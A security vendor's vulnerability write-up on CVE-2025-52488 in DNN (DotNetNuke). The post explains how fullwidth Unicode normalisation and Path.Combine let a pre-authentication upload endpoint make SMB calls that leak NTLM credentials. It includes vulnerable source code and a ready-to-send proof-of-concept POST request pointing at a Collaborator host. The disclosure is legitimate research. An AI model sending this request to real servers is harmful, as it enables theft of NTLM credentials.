Share on social
July 8, 2025
Lorem ipsum
Table of Contents
DNN (formerly known as DotNetNuke) is one of the oldest open-source content management systems we are aware of, established in 2003, written in C# (.NET), and maintained by an active community of enthusiasts. It is also heavily used by enterprises.
We're familiar with this technology due to CVE-2017-9822, which allowed for remote code execution (RCE) via the insecure deserialization of the DNNPersonalization cookie. This CVE has always been a great case study for deserialization attacks.
Earlier this April, our security research team discovered CVE-2025-52488 in DNN, which allowed an SMB call to be made to an arbitrary host. An attacker can exploit this issue and potentially steal NTLM credentials by running a Responder server.
The exact circumstances that led to this are a mix of quirks in .NET and Windows, as well as abusing what was meant to be defensive coding against the application itself. We found this case particularly interesting because of the effort DNN's developers went to in preventing this exact type of vulnerability, and all the bypasses that made this discovery possible.
File System Operations in C# and Windows
When running .NET code on a Windows machine, file system operations can inherently pose a risk if an attacker controls the path. This is because an attacker can provide a UNC path to the file system operation, causing an out-of-band call to an attacker-controlled SMB server.
This can lead to a lot of undesired behavior. Whether a file is obtained from an arbitrary SMB share and used in later logic or simply connecting back to the attacker-controlled SMB server, it can result in the leakage of NTLM credentials.
There are several mitigations that can be applied to the underlying Windows machine that can prevent this leakage from occurring, but from our experience, this technique is still alive and well in 2025, especially on older systems that often host older software like DNN.
As a source code auditor, several sinks can lead to this type of attack. Some sinks we recommend looking out for in C# applications include File.Exists, System.Net.HttpRequest, and System.Net.WebClient. It's pretty likely that there are more sinks, especially those that interact with the Windows file system or allow interaction with SMB shares in any way.
This issue affects other languages too, and in many cases, it may not even require you to provide a network share as an input, but rather simply an HTTP URL on a Windows system. There's an excellent blog post by Blaze Infosec here that explains this issue in more detail across different languages.
A must-know behaviour of Path.Combine
Another key implementation detail that must be well-known by those writing any file and path operations in C# is how the Path.Combine function works.
We've seen this throughout our careers as source code auditors, where the usage of Path.Combine leads to critical vulnerabilities. If the second argument of Path.Combine (usually the user input), if it is an absolute path, the previous argument is ignored and the absolute path is returned.
The documentation does try to make this behavior obvious, clearly stating:
"This method is intended to concatenate individual strings into a single string that represents a file path. However, if an argument other than the first contains a rooted path, any previous path components are ignored, and the returned string begins with that rooted path component."
Despite the documentation making this clear, this issue is prevalent across C# codebases we have audited.
Unicode Normalisation
When you're trying to support a diverse user base across the world, at some point, you'll run into issues with Unicode. Many languages require Unicode character support, but implementing this support can be a slippery road, often leading to exceptions in processing user input.
One way developers can get some rest from dealing with constant Unicode parsing-related issues is to simply normalize the user input into ASCII text.
Although if this is done after security boundaries have been checked, it can lead to a significant security flaw. Normalizing Unicode back to ASCII in almost any programming language can often lead to unintentional bypasses, as certain characters can be converted into ASCII that should not have been allowed or prevented by previous security boundaries.
Putting it all together
How do all of these points relate to DNN? Well, there was a pre-authentication endpoint in DNN that accepted file uploads:
Providers/HtmlEditorProviders/DNNConnect.CKE/Browser/FileUploader.ashx.cs
private void UploadWholeFile(HttpContext context, List<FilesUploadStatus> statuses)
{
    for (int i = 0; i < context.Request.Files.Count; i++)
    {
        var file = context.Request.Files[i];

        var fileName = Path.GetFileName(file.FileName);

        if (!string.IsNullOrEmpty(fileName))
        {
            // Replace dots in the name with underscores (only one dot can be there... security issue).
            fileName = Regex.Replace(fileName, @"\.(?![^.]*$)", "_", RegexOptions.None);

            // Check for Illegal Chars
            if (Utility.ValidateFileName(fileName))
            {
                fileName = Utility.CleanFileName(fileName);
            }

            // Convert Unicode Chars
            fileName = Utility.ConvertUnicodeChars(fileName);
        }
        else
        {
            throw new HttpRequestValidationException("File does not have a name");
        }

        if (fileName.Length > 220)
        {
            fileName = fileName.Substring(fileName.Length - 220);
        }

        var fileNameNoExtenstion = Path.GetFileNameWithoutExtension(fileName);

        // Rename File if Exists
        if (!this.OverrideFiles)
        {
            var counter = 0;

            while (File.Exists(Path.Combine(this.StorageFolder.PhysicalPath, fileName)))
If you read the code above, you'll notice several security boundaries in place to prevent the filename variable from containing malicious input, such as absolute paths.
These include:
The call to Path.GetFileName to ensure that only the file name is extracted, not an absolute path
The call to Regex.Replaceto ensure that any potentially dangerous characters are replaced with underscores
The calls to Utility.ValidateFileName and Utility.CleanFileName as a defense in depth strategy to prevent any invalid file names, if all of the previous efforts were not good enough
But a keen eye will notice that after all these security boundaries are applied, there is a call to Utility.ConvertUnicodeChars.
The code for this can be found below:
/// <summary>Cleans the name of the file.</summary>
/// <param name="fileName">
/// Name of the file.
/// </param>
/// <returns>
/// The clean file name.
/// </returns>
public static string CleanFileName(string fileName)
{
    return FileNameCleaner.Replace(fileName, string.Empty);
}

/// <summary>Converts the Unicode chars to its to its ASCII equivalent.</summary>
/// <param name="input">The <paramref name="input"/>.</param>
/// <returns>The ASCII equivalent output.</returns>
public static string ConvertUnicodeChars(string input)
{
    Regex regA = new Regex("[ã|à|â|ä|á|å]");
    Regex regAA = new Regex("[Ã|À|Â|Ä|Á|Å]");
    Regex regE = new Regex("[é|è|ê|ë]");
    Regex regEE = new Regex("[É|È|Ê|Ë]");
    Regex regI = new Regex("[í|ì|î|ï]");
    Regex regII = new Regex("[Í|Ì|Î|Ï]");
    Regex regO = new Regex("[õ|ò|ó|ô|ö]");
    Regex regOO = new Regex("[Õ|Ó|Ò|Ô|Ö]");
    Regex regU = new Regex("[ù|ú|û|ü|µ]");
    Regex regUU = new Regex("[Ü|Ú|Ù|Û]");
    Regex regY = new Regex("[ý|ÿ]");
    Regex regYY = new Regex("[Ý]");
    Regex regAE = new Regex("[æ]");
    Regex regAEAE = new Regex("[Æ]");
    Regex regOE = new Regex("[œ]");
    Regex regOEOE = new Regex("[Œ]");
    Regex regC = new Regex("[ç]");
    Regex regCC = new Regex("[Ç]");
    Regex regDD = new Regex("[Ð]");
    Regex regN = new Regex("[ñ]");
    Regex regNN = new Regex("[Ñ]");
    Regex regS = new Regex("[š]");
    Regex regSS = new Regex("[Š]");
    input = regA.Replace(input, "a");
    input = regAA.Replace(input, "A");
    input = regE.Replace(input, "e");
    input = regEE.Replace(input, "E");
    input = regI.Replace(input, "i");
    input = regII.Replace(input, "I");
    input = regO.Replace(input, "o");
    input = regOO.Replace(input, "O");
    input = regU.Replace(input, "u");
    input = regUU.Replace(input, "U");
    input = regY.Replace(input, "y");
    input = regYY.Replace(input, "Y");
    input = regAE.Replace(input, "ae");
    input = regAEAE.Replace(input, "AE");
    input = regOE.Replace(input, "oe");
    input = regOEOE.Replace(input, "OE");
    input = regC.Replace(input, "c");
    input = regCC.Replace(input, "C");
    input = regDD.Replace(input, "D");
    input = regN.Replace(input, "n");
    input = regNN.Replace(input, "N");
    input = regS.Replace(input, "s");
    input = regSS.Replace(input, "S");

    input = input.Replace("\uFFFD", string.Empty);

    input = Encoding.ASCII.GetString(Encoding.GetEncoding(1251).GetBytes(input));

    input = input.Replace("?", string.Empty); // replace the unknown char which created in above.
    input = input.Replace("\uFFFD", string.Empty);
    input = input.Replace("\t", string.Empty);
    input = input.Replace("@", "at");
    input = input.Replace("\r", string.Empty);
    input = input.Replace("\n", string.Empty);
    input = input.Replace("+", "_");

    return input;
}
The issue lies in the following line:
input = Encoding.ASCII.GetString(Encoding.GetEncoding(1251).GetBytes(input));
This normalises any Unicode characters back to ASCII.
After the user input goes through this function, the following is called:
while (File.Exists(Path.Combine(this.StorageFolder.PhysicalPath, fileName)))
If the fileName variable contains an absolute path, the Path.Combine call will ignore the first argument. The attacker-controlled absolute path is then fed into File.Exists which, as we know, will make an external interaction with the attacker-controlled SMB share, and if all goes well, the target system's NTLM hashes will be leaked.
Knowing all of this, we built a basic fuzzer using the exact same logic as DNN in C# to find Unicode characters that would normalise into . and \ after going through the Encoding.ASCII.GetString call. The fuzzer returned the following:
file%EF%BC%8Eext%EF%BC%BC%EF%BC%BCexample%EF%BC%8Ecom%EF%BC%BCshare | file.ext\\example.com\share | file.ext\\example.com\share
This correlated to the following:
%EF%BC%8E This decodes to a Unicode character U+FF0E: "FULLWIDTH FULL STOP" (.)
%EF%BC%BC This decodes to a Unicode character U+FF3C: "FULLWIDTH REVERSE SOLIDUS" (\)
While exploiting this issue, we had a debugger attached to DNN, where you can see this transformation taking place:

The above screenshot shows that the Unicode characters bypass all previous security boundaries.
Finally, we reach our sink where the filename contains the normalized characters with the backslashes and dots we need to exploit this issue:

Leading to our expected Collaborator DNS lookup:

With a Responder server, NTLM credentials can be leaked like so:

The final request required to reproduce this issue can be found below (note: URL decode the filename, and replace the Burp Collaborator host before sending the request):
POST /Providers/HtmlEditorProviders/DNNConnect.CKE/Browser/FileUploader.ashx?PortalID=0&storageFolderID=1&overrideFiles=false HTTP/1.1
Host: target
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Cache-Control: max-age=0
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryXXXXXXXXXXXX
Content-Length: 198

------WebKitFormBoundaryXXXXXXXXXXXX
Content-Disposition: form-data; name="file"; filename="%EF%BC%BC%EF%BC%BCoqi3o3fv9cpyquhbd6h8bx19a0gs4nsc%EF%BC%8Eoastify%EF%BC%8Ecom%EF%BC%BC%EF%BC%BCc$%EF%BC%BC%EF%BC%BCan.jpg"
Content-Type: image/jpeg

test
------WebKitFormBoundaryXXXXXXXXXXXX--
Hunting Variants
This same attack vector is possible inside DNN Platform/Providers/HtmlEditorProviders/DNNConnect.CKE/Browser/Browser.aspx.cs However, it is not accessible pre-authentication due to the following logic:
 if ((this.currentSettings.BrowserMode.Equals(BrowserType.StandardBrowser) || this.currentSettings.ImageButtonMode.Equals(ImageButtonType.EasyImageButton))
&& HttpContext.Current.Request.IsAuthenticated)
This, unfortunately, could not be bypassed. This attack vector was still reported to DNN, as it can lead to exploitation after authentication.
Conclusion
This vulnerability was an interesting discovery for our team, as a perfect combination of issues had to align for it to be exploitable. While an out-of-bounds call to a Responder server is possible, the DNN developers had implemented several additional security checks after the File.Exists call that prevented a more critical vulnerability from being present, such as arbitrary file writes.
It was clear to us, after reading the DNN code, that several efforts had been made to harden its codebase, prompting us to get a little creative in discovering an exploitable pre-authentication vulnerability in its codebase.
Our Security Research team continues to perform novel zero-day and N-day security research to ensure maximum coverage and care for our customers' attack surfaces.
The capabilities of our Security Research are deeply integrated into the Assetnote Attack Surface Management platform, which continuously monitors, detects, and proves the exploitability of exposures before bad actors can exploit them.
About Assetnote
Searchlight Cyber's ASM solution, Assetnote, provides industry-leading attack surface management and adversarial exposure validation solutions, helping organizations identify and remediate security vulnerabilities before they can be exploited. Customers receive security alerts and recommended mitigations simultaneously with any disclosures made to third-party vendors. Visit our attack surface management page to learn more about our platform and the research we do.